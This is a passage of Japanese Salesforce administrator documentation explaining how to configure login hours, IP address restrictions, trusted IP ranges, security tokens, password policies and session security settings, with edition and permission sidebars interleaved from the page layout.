1. Salesforce は、ユーザのプロファイルにログイン時間帯の制限が設定されているかどうかを確認します。ユーザのプロファイルにログイン時間帯の制限が設定されている場合、指定された時間帯以外のログインは拒否されます。
2. ユーザに「ユーザインターフェースログインの 2 要素認証」権限がある場合は、ログイン時に Salesforce が 2 つ目の認証を行うようユーザに求めます。ユーザのアカウントが Salesforce Authenticator などのモバイル認証アプリケーションにまだ接続されていない場合は、Salesforce がユーザにまずアプリケーションに接続するよう求めます。
3. ユーザに「API ログインの 2 要素認証」権限があり、認証アプリケーションをアカウントに接続済みの場合は、ユーザが標準のセキュリティトークンを使用すると、Salesforce がエラーを返します。ユーザは、標準のセキュリティトークンではなく、認証アプリケーションで生成された確認コード (時間ベースのワンタイムパスワード) を入力する必要があります。
4. Salesforce は次に、ユーザのプロファイルに IP アドレスの制限が設定されているかどうかを確認します。ユーザのプロファイルに IP アドレスの制限が設定されている場合、指定された IP アドレス以外の IP アドレスからのログインは拒否されます。[すべての要求でログイン IP アドレスの制限を適用] セッション設定が有効になっている場合、クライアントアプリケーションからの要求も含め、ページ要求ごとに IP アドレス制限が適用されます。
5. プロファイルベースの IP アドレス制限が設定されていない場合は、過去に Salesforce へのアクセスに使用されたデバイスからユーザがログインしているかどうかを確認します。
   - Salesforce が認識するデバイスやブラウザからユーザがログインしている場合は、ログインが許可されます。
   - 信頼できる IP アドレスのリストに含まれる IP アドレスからのログインであれば、ログインは許可されます。
   - 信頼できる IP アドレスからのログインでも、Salesforce が認識するデバイスやブラウザからのログインでもない場合は、ログインがブロックされます。

ログインがブロックされるか、API ログインの失敗エラーが返された場合は、Salesforce がユーザの ID を検証する必要があります。

- ユーザインターフェースを使用してアクセスする場合は、Salesforce Authenticator (バージョン 2 以降) を使用して検証するか、確認コードを入力するようユーザに求められます。

  メモ: ユーザが Salesforce に初めてログインするときは、確認コードを要求されません。

- API またはクライアントを使用してアクセスする場合は、ユーザがログインパスワードの末尾にセキュリティトークンを追加する必要があります。また、ユーザプロファイルに「API ログインの 2 要素認証」が設定されている場合は、ユーザが認証アプリケーションで生成された確認コードを入力します。

  セキュリティトークンは Salesforce から自動生成されるキーです。たとえば、パスワードが `mypassword` で、セキュリティトークンが `XXXXXXXXXX` の場合は、ログイン時に「`mypasswordXXXXXXXXXX`」と入力する必要があります。また、クライアントアプリケーションによっては、別個にセキュリティトークン用の項目があります。

  セキュリティトークンを取得するには、Salesforce ユーザインターフェースを通じてパスワードを変更するか、セキュリティトークンをリセットします。ユーザがパスワードを変更するか、セキュリティトークンをリセットすると、Salesforce がユーザの Salesforce レコードのメールアドレス宛に新しいセキュリティトークンを送信します。セキュリティトークンは、ユーザがセキュリティトークンをリセットするか、パスワードを変更するか、またはパスワードがリセットされるまで有効です。

  ヒント: 新しい IP アドレスから Salesforce にアクセスする前に、[私のセキュリティトークンのリセット] を使用して信頼できるネットワークからセキュリティトークンを取得しておくことをお勧めします。

ログイン制限の設定に関するヒント

ログイン制限を設定するときには、次の点を考慮してください。

- ユーザのパスワードが変更されると、セキュリティトークンがリセットされます。API またはクライアントを使用してログインする場合は、自動生成されるセキュリティトークンをユーザがパスワードの末尾に追加するまで、ログインがブロックされる場合があります。
- パートナーポータルとカスタマーポータルのユーザは、ログインを行うためにブラウザをアクティベートする必要はありません。
- 次のイベントは、組織のログインロックアウト設定で定義されているとおり、Salesforce からロックアウトされるまでの無効なパスワードによるログイン試行回数のカウントの対象となります。
  - ユーザに ID 検証が求められた場合
  - API またはクライアントを使用して Salesforce にログインするためにパスワードの末尾に追加したセキュリティトークンまたは確認コードが正しくなかった場合

拡張プロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集

プロファイルごとにユーザがログインできる時間帯を指定できます。

元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

組織の信頼済み IP 範囲の設定

信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

拡張プロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべてのIPアドレスからのログインは拒否されます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [プロファイルの概要] ページで [ログイン IP アドレスの制限] をクリックします。
4. プロファイルに対して許可する IP アドレスを指定します。
   - ユーザがログインできる IP アドレスの範囲を追加するには、[IP 範囲の追加] をクリックします。有効な IP アドレスを [開始 IP アドレス] に、それより番号が大きい IP アドレスを [終了 IP アドレス] 項目に入力します。1つのIPアドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。
   - 範囲を編集または削除するには、その範囲の[編集]または[削除]をクリックします。

   重要:
   - 範囲を指定するIPアドレスは、IPv4であるか、またはIPv6である必要があります。範囲では、IPv4アドレスは、IPv4射影IPv6アドレス空間である `::ffff:0:0` から `::ffff:ffff:ffff` に存在します。`::ffff:0:0` は `0.0.0.0`、`::ffff:ffff:ffff` は `255.255.255.255.` に対応します。範囲には、IPv4射影IPv6アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、`255.255.255.255` から `::1:0:0:0` または `::` から `::1:0:0:0` の範囲は許可されません。
   - パートナーユーザプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforceにお問い合わせください。
   - Salesforce Classic Mobile アプリケーションは、プロファイルに対して定義された IP 範囲をスキップできます。Salesforce Classic Mobile は、モバイル通信業者のネットワーク上で、Salesforce へのセキュアな接続を開始します。ただし、モバイル事業者の IP アドレスが、ユーザのプロファイルで許可される IP 範囲に含まれていない場合があります。プロファイルの IP 定義がスキップされることを防ぐには、そのユーザの Salesforce Classic Mobile を無効にする (ページ 1282)必要があります。
5. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合は、[説明] 項目を使用して、ネットワークのどの部分がこの範囲に対応するかなどの詳細を入力します。

メモ: さらに、Salesforce へのアクセスを [ログイン IP アドレスの制限] の IP にのみ制限することができます。このオプションを有効にするには、[設定]から [クイック検索] ボックスに「*セッションの設定*」と入

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ログイン IP アドレス範囲の制限を参照する
- 「設定・定義を参照する」

ログイン IP アドレス範囲の制限を編集および削除する
- 「プロファイルと権限セットの管理」

力し、[セッションの設定] を選択し、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

ログイン IP アドレス範囲の制限を参照する
- 「設定・定義を参照する」

ログイン IP アドレス範囲の制限を編集および削除する
- 「プロファイルと権限セットの管理」

1. Salesforce エディションによって、プロファイルに有効な IP アドレス範囲を制限する方法が異なります。
   - Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition を使用している場合は、[設定] から [クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択して、プロファイルを選択します。
   - Professional Edition、Group Edition、または Personal Edition を使用している場合は、[設定] から [クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。
2. [ログイン IP アドレスの制限] 関連リストの [新規] をクリックします。
3. 有効な IP アドレスを [開始 IP アドレス] 項目に入力し、開始 IP アドレスより大きな数値のアドレスを [終了 IP アドレス] 項目に入力します。

   開始アドレスと終了アドレスは、ユーザのログインを許可する IP アドレスの範囲を定義します。1 つの IP アドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。
   - 範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である `::ffff:0:0` から `::ffff:ffff:ffff` に存在します。`::ffff:0:0` は `0.0.0.0`、`::ffff:ffff:ffff` は `255.255.255.255` に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、`255.255.255.255` から `::1:0:0:0` または `::` から `::1:0:0:0` の範囲は許可されません。
   - パートナーユーザプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforce にお問い合わせください。
   - Salesforce Classic Mobile アプリケーションは、プロファイルに対して定義された IP 範囲をスキップできます。Salesforce Classic Mobile は、モバイル通信業者のネットワーク上で、Salesforce へのセキュアな接続を開始します。ただし、モバイル事業者の IP アドレスが、ユーザのプロファイルで許可される IP 範囲に含まれていない場合があります。プロファイルの IP 定義がスキップされることを防ぐには、そのユーザの Salesforce Classic Mobile を無効にする (ページ 1282) 必要があります。
4. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合、説明項目を使用して、ネットワークのどの部分がこの範囲に対応するかなど、詳細を入力します。
5. [保存] をクリックします

メモ: 静的リソースのキャッシュ設定は、ゲストユーザのプロファイルが IP 範囲またはログイン時間に基づいて制限されている Force.com サイトを介してアクセスする場合は、非公開に設定されます。ゲストユー

ザプロファイル制限のあるサイトでは、ブラウザ内でのみ静的リソースをキャッシュします。また、以前は無制限であったサイトに制限が設定されると、Salesforceキャッシュおよび中間キャッシュから静的リソースが解放されるまでに最大45日かかる場合があります。

メモ: さらに、Salesforceへのアクセスを[ログインIPアドレスの制限]のIPにのみ制限することができます。このオプションを有効にするには、[設定]から［クイック検索］ボックスに「*セッションの設定*」と入力し、[セッションの設定]を選択し、[すべての要求でログインIPアドレスの制限を適用]を選択します。このオプションは、ログインIPアドレスが制限されたすべてのユーザプロファイルに影響します。

関連トピック:

- 組織の信頼済みIP範囲の設定
- 元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集
- 元のプロファイルインターフェースの使用

拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集

プロファイルごとにユーザがログインできる時間帯を指定できます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [プロファイルの概要] ページで [ログイン時間帯の制限] まで下にスクロールし、[編集] をクリックします。
4. このプロファイルを持つユーザが組織にログインできる曜日と時間帯を設定します。

   ユーザがいつでもログインできるようにするには、[すべての時刻を解除] をクリックします。特定の曜日にユーザがシステムを使用できないようにするには、開始時刻と終了時刻に同じ値を設定します。

   ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

メモ: 初めてプロファイルにログイン時間を設定したときは、[設定] の [組織情報] ページで指定されている組織の [タイムゾーンのデフォルト値] に基づいて時間が表示されます。その後、組織の [タイムゾーンのデフォルト値] が変更されても、プロファイルのログイン時間のタイムゾーンは変更されません。そのため、ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、常にここで指定した時間帯がログイン時間に適用されます。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示される可能性があります。[ログイン時間帯] 編集ページの時間帯は、指定したタイムゾーンで表示されます。[プロファイルの概要] ページの時間帯は、組織の元のデフォルトのタイムゾーンで表示されます。

関連トピック:

拡張プロファイルユーザインターフェースの概要

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ログイン時間帯の制限を表示する

- 「設定・定義を参照する」

ログイン時間帯の制限を編集する

- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択して、プロファイルを選択します。
2. [ログイン時間帯の制限] 関連リストの [編集] をクリックします。
3. このプロファイルを持つユーザがシステムを使用できる曜日と時間帯を設定します。

   ユーザがいつでもログインできるようにするには、[すべての時刻を解除] をクリックします。特定の曜日にユーザがシステムを使用できないようにするには、開始時刻と終了時刻に同じ値を設定します。

   ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

4. [保存] をクリックします。

メモ: 初めてプロファイルにログイン時間を設定したときは、[設定] の [組織情報] ページで指定されている組織の [タイムゾーンのデフォルト値] に基づいて時間が表示されます。その後、組織の [タイムゾーンのデフォルト値] が変更されても、プロファイルのログイン時間のタイムゾーンは変更されません。そのため、ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、常にここで指定した時間帯がログイン時間に適用されます。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示されます。プロファイルの詳細ページでは、指定したタイムゾーンで時間が表示されます。[ログイン時間帯の制限] 編集ページでは、組織のデフォルトのタイムゾーンで時間が表示されます。

関連トピック:

- 元のプロファイルインターフェースの使用
- 元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ログイン時間帯の制限を設定する

- 「プロファイルと権限セットの管理」

組織の信頼済み IP 範囲の設定

信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

認証されていないアクセスから組織のデータを保護するために、ユーザがログインの問題が発生することなくログインできる IP アドレスのリストを指定できます。ただし、信頼済み IP 範囲外のユーザの場合、この方法で完全にアクセスを制限することはできません。これらのユーザは、ログインの問題を解決(通常はモバイルデバイスまたはメールアドレスに送信されたコードを入力)した後にログインできます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ネットワークアクセスを参照する
- 「ログイン問題の有効化」

ネットワークアクセスを変更する
- 「IP アドレスの管理」

1. [設定]から、[クイック検索]ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス]を選択します。
2. [新規]をクリックします。
3. 有効な IP アドレスを[開始 IP アドレス]項目に入力し、開始 IP アドレスより上位のアドレスを[終了 IP アドレス]項目に入力します。

   開始アドレスと終了アドレスで、ユーザのログインを許可する IP アドレスの範囲(開始値と終了値を含む)を定義します。1 つの IP アドレスからのログインのみを許可する場合は、両方の項目に同じアドレスを入力します。

   開始 IP アドレスと終了 IP アドレスは IPv4 範囲にあり、アドレス数は 33,554,432 以内にする必要があります(2^{25}、7 CIDR ブロック)。
4. 必要に応じて、範囲の説明を入力します。たとえば、複数の範囲を管理している場合、ネットワークのこの範囲に対応する部分の詳細を入力します。
5. [保存]をクリックします

メモ: 2007 年 12 月以前に有効化された組織の場合、Salesforce 機能が導入されると、自動的に 2007 年 12 月の組織の信頼できる IP アドレスリストに入力されます。信頼できるユーザが過去 6 か月間に Salesforce へアクセスするのに使用した IP アドレスも含まれています。

関連トピック:

セッションセキュリティ

ユーザが Salesforce にログインできる範囲と時間帯の制限

パスワードポリシーの設定

パスワード保護を実装してSalesforce組織のセキュリティを強化します。パスワード履歴、パスワード長、パスワード文字列の制限やその他の値を設定できます。また、ユーザがパスワードを忘れた場合の操作も指定できます。

組織のセキュリティを確保するために、さまざまなパスワードおよびログインのポリシーを設定できます。

メモ: ユーザパスワードは 16,000 バイトを超えてはいけません。

ログイン数は 1 ユーザにつき 1 時間あたり 3,600 に制限されます。この制限は、Summer '08 後に作成された組織に適用されます。

1. [設定] から、［クイック検索］ボックスに「*パスワードポリシー*」と入力し、[パスワードポリシー] を選択します。
2. パスワード設定をカスタマイズします。

項目	説明
パスワードの有効期間	ユーザパスワードが失効し、変更する必要が生じるまでの期間。デフォルトは 90 日です。この設定は、セルフサービスポータルでは使用できません。この設定は、「パスワード無期限」権限を持つユーザには適用されません。 ［パスワードの有効期間］設定を変更した場合に、ユーザの新しい有効期限が古い有効期限よりも前になるとき、または［無期限］を選択して有効期限が排除されるときは、変更がそのユーザのパスワード期限に影響します。
過去のパスワードの利用制限回数	ユーザの過去のパスワードを保存して、新しく設定されるパスワードが固有のパスワードになるようにします。パスワード履歴は、この値を設定しない限り保存されません。デフォルトは［3 回前のパスワードまで使用不可］です。［パスワードの有効期間］項目に［無期限］を選択した場合を除き、［制限なし］を選択できません。この設定は、セルフサービスポータルでは使用できません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

パスワードポリシーを設定する
- 「パスワードポリシーの管理」

項目	説明
最小パスワード長	パスワードに必要な最小限の文字数。この値を設定しても、既存のユーザのパスワードには影響しません。次回のパスワードの変更時に適用されます。デフォルトは［8 文字以上］です。
パスワード文字列の制限	ユーザのパスワードとして使用できる文字の種別の要件。 複雑性レベル: • 制限なし — 任意のパスワード値を許可します。最も安全性の低いオプションです。 • 英・数字両方含める — 少なくとも 1 つの英字と 1 つの数字を使用する必要があります (デフォルト)。 • 英字、数字、および特殊文字を組み合わせて使用する必要があります — 少なくとも 1 つの英字、1 つの数字、および ! # $ % - _ = + < > のうちの 1 文字を含む必要があります。 • 数字、大文字および小文字をすべて含める — 少なくとも 1 つの数字、1 つの英大文字、および 1 つの英小文字を使用する必要があります。 • 数字、大文字、小文字、および特殊文字をすべて含める — 少なくとも 1 つの数字、1 つの英大文字、1 つの英小文字、および ! # $ % - _ = + < > のうちの 1 文字を含む必要があります。
パスワード質問の制限	値は、パスワードヒントの質問に対する回答にパスワードそのものを含めることはできないことを意味する［パスワードを含めないこと］、またはデフォルトの［なし］です。回答に制限はありません。パスワードヒントの質問に対するユーザの回答は必須です。この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。
ログイン失敗によりロックするまでの回数	ログイン失敗が許される回数。この回数を超えると、そのユーザはロックアウトされ、ログインできなくなります。この設定は、セルフサービスポータルでは使用できません。

項目	説明
ロックアウトの有効期間	ロックアウトが解除されるまでの所要時間。デフォルトは15分です。この設定は、セルフサービスポータルでは使用できません。 メモ: ユーザがロックアウトされた場合、そのユーザはロックアウト期間の期限が切れるまで待機する必要があります。「ユーザパスワードのリセットおよびユーザのロック解除」権限を持つユーザについては、[設定] から次の手順を実行してロックを解除できます。 a. ［クイック検索］ボックスに「ユーザ」と入力します。 b. [ユーザ] を選択します。 c. ユーザを選択します。 d. [ロック解除] をクリックします。 このボタンは、ユーザがロックアウトされている場合にのみ表示されます。
パスワードのリセットの秘密の回答を非表示にする	この機能により、セキュリティの質問に対する回答を、入力と同時に非表示にします。デフォルトでは、回答がプレーンテキストで表示されます。 メモ: 入力モードがひらがなに設定されたMicrosoft Input Method Editor (IME) を組織で使用している場合、通常のテキスト項目でASCII文字を入力すると、日本語文字に変換されます。ただし、IMEは伏せ字のテキストを含む項目では適切に動作しません。この機能を有効にした後で組織のユーザがパスワードまたはその他の値を正しく入力できない場合は、機能を無効にしてください。
パスワードの有効期限は 1 日以上にする必要があります	このオプションを選択すると、パスワードを24時間以内に複数回変更できなくなります。

3. パスワードを忘れた場合とアカウントがロックされた場合の支援情報をカスタマイズします。

   メモ: この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。

項目	説明
メッセージ	設定すると、「パスワードをリセットできません」メールにこのメッセージが表示されます。パスワードのリセット試行回数が上限を超えてロックアウトされると、ユーザにこのメールが送信されます。このテキストは、ユーザがパスワードをリセットするときに [セキュリティの質問への回答] ページの下部にも表示されます。 社内のヘルプデスクやシステム管理者の名前を追加することで、テキストを組織に合わせて調整できます。メールの場合、このメッセージは、システム管理者がパスワードをリセットする必要があるアカウントにのみ表示されます。時間制限によるロックアウトの場合は、別のシステムメールメッセージが表示されます。
ヘルプリンク	設定すると、このリンクは、［メッセージ］項目に定義されているテキストと共に表示されます。「パスワードをリセットできません」メールに、［ヘルプリンク］項目に入力されたとおりの URL が表示されるため、ユーザにもリンク先がどこかがわかります。ユーザは Salesforce 組織内ではないため、この URL 表示形式はセキュリティ上の機能です。 [セキュリティの質問への回答] ページで、［ヘルプリンク］URL が［メッセージ］項目のテキストと組み合わされて、クリック可能なリンクとなります。パスワードを変更するときにはユーザが Salesforce 組織内にいるので、セキュリティ上の問題はありません。 有効なプロトコル: • http • https • mailto

4. 「API限定ユーザ」権限を持つユーザに対して代替ホームページを指定します。パスワードのリセットなどのユーザ管理タスクを完了すると、API 限定ユーザはログインページではなく、ここで指定した URL にリダイレクトされます。

5. [保存] をクリックします。

関連トピック:

プロファイルでのパスワードポリシーの表示と編集

パスワード

すべてのユーザのパスワードのリセット

システム管理者は、組織のセキュリティを強化するために、すべてのユーザのパスワードをいつでもリセットができます。パスワードのリセット後、すべてのユーザは次回ログインするときにパスワードをリセットするように求められます。

「パスワード無期限」権限のあるユーザ以外のすべてのユーザのパスワードをリセットする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*すべてのユーザパスワードをリセット*」と入力し、[すべてのユーザのパスワードをリセット] を選択します。
2. [すべてのユーザパスワードをリセット] を選択します。
3. [保存] をクリックします。

ユーザが次回ログインすると、パスワードをリセットするように求められます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

すべてのパスワードをリセットする
- 「内部ユーザの管理」

パスワードをリセットするときの考慮事項

- ユーザが Salesforce にログインするためには、コンピュータの有効化が必要な場合があります。
- ［すべてのユーザパスワードをリセット］は、セルフサービスポータルユーザには影響しません。これは、セルフサービスポータルユーザが直接の Salesforce ユーザではないためです。

関連トピック:

パスワード

セッションセキュリティ設定の変更

セッションセキュリティ設定を変更して、セッション接続タイプ、タイムアウト設定、IP アドレス範囲を指定し、悪意のある攻撃などから保護できます。

1. [設定]から、［クイック検索］ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。
2. セッションセキュリティ設定をカスタマイズします。

項目	説明
タイムアウト値	無効ユーザがログアウトされるまでの時間。ポータルユーザの場合、タイムアウトを 15 分に設定することはできても、タイムアウトは 10 分～ 24 時間になります。15 分から 24 時間の範囲の値を選択します。厳重なセキュリティが必要な機密情報がある場合は、より短いタイムアウト期間を選択してください。 メモ: タイムアウト期間の半分が過ぎるまで、最終アクティブセッション時間値は更新されません。そのため、タイムアウトが 30 分の場合、15 分が過ぎるまで操作を行っているかどうかチェックされません。たとえば、10 分後にレコードを更新すると、15 分後には操作を行っていなかったため、最終アクティブセッション時間値は更新されません。最終アクティブセッション時間が更新されなかったため、操作した 20 分後 (計 30 分後) にログアウトされます。20 分後にレコードを更新するとします。これは、最終アクティブセッション時間がチェックされてから 5 分後です。タイムアウトがリセットされるため、ログアウトされるまであと 30 分 (計 50 分) あります。
セッションタイムアウト時の警告ポップアップを無効にする	タイムアウト警告メッセージを無効ユーザに向けて表示するかどうかを決定します。［タイムアウト値］で指定されたタイムアウトの 30 秒前にプロンプトが表示されます。
セッションタイムアウト時に強制的にログアウト	無効なユーザのセッションがタイムアウトすると、現在のセッションが強制的に無効になります。ブラウザが更新され、ログインペー

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

［ログイン時の IP アドレスとセッションをロックする］設定を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

他のすべての設定を使用可能なエディション: **Personal** Edition、**Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

セキュリティ設定を変更する
- 「アプリケーションのカスタマイズ」

項目	説明
	ジに戻ります。組織にアクセスするには、再ログインする必要があります。 メモ: この設定を使用する場合、［セッションタイムアウト時の警告ポップアップを無効にする］は選択しないでください。
ログイン時の IP アドレスとセッションをロックする	ユーザのセッションをユーザがログインしたIPアドレスにロックして、認可されていないユーザによる有効なセッションの乗っ取りを防止するかどうかを決めます。 メモ: この設定は、さまざまなアプリケーションやモバイルデバイスの機能を妨げる可能性があります。
セッションを最初に使用したドメインにセッションをロックする	コミュニティユーザなどのユーザの現在の UI セッションを特定のドメインに関連付けます。この設定は、別のドメインでのセッションIDの不正使用防止に役立ちます。この設定は、Spring '15リリース以降に作成された組織ではデフォルトで有効になっています。
セキュアな接続 （HTTPS） が必要	HTTP を使用してアクセスできる Force.com サイトとは別に、Salesforce へのログインまたはアクセスに HTTPS が必要かどうかを決定します。 セキュリティ上の理由により、この設定はデフォルトで有効になっています。 メモ: [ユーザのパスワードをリセットする]ページには、HTTPS を使用してのみアクセスできます。
ユーザとしてログインしてから再ログインを強制する	別のユーザとしてログインしているシステム管理者がセカンダリユーザとしてログアウトした後、以前のセッションに戻れるかどうかを決めます。 この設定をオンにすると、システム管理者がユーザとしてログアウトした後にSalesforceを使用し続けるためにはログインし直す必要があります。オフにした場合は、システム管理者がユーザとしてログアウトした後で元のセッションに戻ります。Summer '14 リリース以降の新しい組織では、この設定がデフォルトで有効になっています。
HttpOnly 属性が必要	セッション ID Cookie アクセスを制限します。HttpOnly 属性を持つCookieは、JavaScriptからのコールなど、非HTTP メソッドではアクセスできません。 メモ: JavaScript を使用してセッション ID の Cookie にアクセスするカスタムアプリケーションまたはパッケージア

項目	説明
	プリケーションを使用している場合は、[HttpOnly 属性が必要] を選択するとアプリケーションが停止します。これは、Cookie へのアプリケーションのアクセスが拒否されるためです。[HttpOnly 属性が必要] が選択されている場合は、AJAX Toolkit のデバッグウィンドウを使用できません。

クロスドメインセッションで POST 要求を使用	クロスドメイン交換でセッション情報がGET要求ではなくPOST要求を使用して送信されるように組織を設定します。クロスドメイン交換の例として、ユーザが Visualforce ページを使用している場合が挙げられます。POST 要求ではセッション情報がリクエストボディに保持されるため、このコンテキストでは GET 要求よりも POST 要求のほうが安全です。ただし、この設定を有効にすると、別のドメインから埋め込まれたコンテンツ (
	`<img`
	
	`src="https://acme.force.com/pic.jpg"/>`
	など) が表示されないことがあります。

すべての要求でログイン IP アドレスの制限を適用	ユーザが Salesforce にアクセスできる IP アドレスを、[ログイン IP アドレスの制限] に定義されている IP アドレスのみに制限します。この設定をオンにすると、クライアントアプリケーションからの要求を含め、各ページ要求でログインIPアドレスの制限が適用されます。この設定をオフにすると、ユーザがログインする場合にのみログインIPアドレスの制限が適用されます。この設定は、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。
ログインページでキャッシングとオートコンプリート機能を有効にする	ユーザのブラウザがユーザ名を保存できるようにします。オンにすると、初回ログインの後、ユーザ名がログインページの [ユーザ名] 項目に自動入力されます。ユーザがログインページで[ログイン情報を保存する]を選択した場合、セッションが期限切れになったりユーザがログアウトしたりした後でも、ユーザ名が保持されます。ユーザ名は、スイッチャにも表示されます。すべての組織で、この設定がデフォルトで選択されています。 メモ: この設定をオフにすると、[ログイン情報を保存する]オプションは、組織のログインページにもスイッチャにも表示されません。
パフォーマンスを向上させるためにブラウザの安全で永続的なキャッシュを有効にする	ブラウザの安全なデータキャッシュを有効にし、サーバとの往復処理の増加を避けることでページの再読み込みパフォーマンスを向上させます。すべての組織で、この設定がデフォルトで

項目	説明
	選択されています。この設定を無効にすることはお勧めしませんが、データが暗号化されているのに会社のポリシーによってブラウザのキャッシュが許可されない場合は、無効にしてもかまいません。
ユーザの切り替えを有効化	組織のユーザがプロファイル写真を選択したときに、スイッチャを表示するかどうかを決定します。すべての組織で、この設定がデフォルトで選択されています。[ログインページでキャッシングとオートコンプリート機能を有効にする] 設定も有効にする必要があります。組織が他の組織のスイッチャに表示されないようにするには、[ユーザの切り替えを有効化] 設定をオフにします。これにより、組織のユーザがプロファイル写真を選択したときも、スイッチャが表示されなくなります。
